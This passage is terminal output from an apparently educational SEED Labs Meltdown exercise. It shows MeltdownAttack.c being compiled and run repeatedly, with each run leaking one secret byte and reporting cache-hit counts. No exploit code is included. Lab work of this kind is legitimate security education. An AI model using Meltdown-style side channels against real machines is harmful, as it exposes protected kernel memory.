The number of hits is 978
[10/10/19]seed@VM:~$ gcc -march=native MeltdownAttack.c
[10/10/19]seed@VM:~$ a.out
The secret value is 69 E
The number of hits is 985
[10/10/19]seed@VM:~$ gcc -march=native MeltdownAttack.c
[10/10/19]seed@VM:~$ a.out
The secret value is 68 D
The number of hits is 987
[10/10/19]seed@VM:~$ gcc -march=native MeltdownAttack.c
[10/10/19]seed@VM:~$ a.out
The secret value is 76 L
The number of hits is 911
[10/10/19]seed@VM:~$ gcc -march=native MeltdownAttack.c
[10/10/19]seed@VM:~$ a.out
The secret value is 97 a
The number of hits is 985
```

Explanation:

SEED Labs